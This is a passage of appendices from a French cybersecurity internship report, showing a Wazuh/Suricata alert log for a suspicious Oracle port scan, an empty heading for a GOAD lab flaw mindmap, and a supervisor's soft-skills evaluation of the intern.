data.parameters.alert.full_log	{"timestamp":"2026-03-11T11:27:32.324512+0000","flow_id":1.39377011521015e+15,"in_iface":"br0","event_type":"alert","src_ip":"172.16. ","src_port":64070,"dest_ip":"172.16. ","dest_port":1521,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","community_id":"1:gOd6SkyBDqtH7pE0qDzWb9XueBc=","alert":{"action":"allowed","gid":1,"signature_id":2010936,"rev":3,"signature":"ET SCAN Suspicious inbound to Oracle SQL port 1521","category":"Potentially Bad Traffic","severity":2,"metadata":{"confidence":["Medium"],"created_at":["2010_07_30"],"signature_se
data.parameters.alert.id	1773228454.168700629
data.parameters.alert.location	/var/log/suricata/eve.json
data.parameters.alert.manager.name	Wazuh
data.parameters.alert.previo	ent_type":"alert","src_ip":"172.16. ","src_port":64070,"dest_ip":"172.16. ","dest_

Annexe V : Mindmap des failles sur l'environnement GOAD



Annexe VI : Rapport Soft Skills

Compte rendu – Suivi des Soft Skills – Fin de stage

Étudiant : Delporte Hugo

Maître de stage : Balcaen Jean-François

Entreprise : SIP

Soft skills surveillés

1. L'audace – Cotation : 4/6

Rappel du constat initial : Tendance à rester en retrait et à ne pas toujours proposer spontanément des améliorations.

Évolution observée : Une progression est constatée. L'étudiant s'implique davantage dans les interventions et commence à sortir de sa zone de confort

Éléments concrets :

- Participation plus active lors des interventions techniques, notamment chez les clients
- Prise d'initiative sur certaines tâches sans attendre une demande explicite
- Proposition de nouveau projet pour l'entreprise

2. La confiance – Cotation : 4/6

Rappel du constat initial : Hésitation à donner son avis ou à demander de l'aide, même en cas de blocage.

Évolution observée : Amélioration notable dans la communication et la prise de parole.

Éléments concrets :

- Diminution du temps passé bloqué seul avant de demander de l'aide
- Participation plus régulière aux échanges avec l'équipe
- Capacité à expliquer certaines décisions techniques de manière plus structurée

3. La gestion du temps – Cotation : 4/6

Rappel du constat initial : Tendance à consacrer trop de temps à un problème technique spécifique.

Évolution observée : Une amélioration claire est constatée dans la manière d'aborder les tâches techniques. L'étudiant adopte progressivement une approche plus structurée, avec une meilleure gestion des priorités et du temps d'analyse.

Éléments concrets :

- Demande d'aide plus rapide dans certains cas
- Meilleure anticipation des étapes lors d'interventions (préparation, exécution, vérification)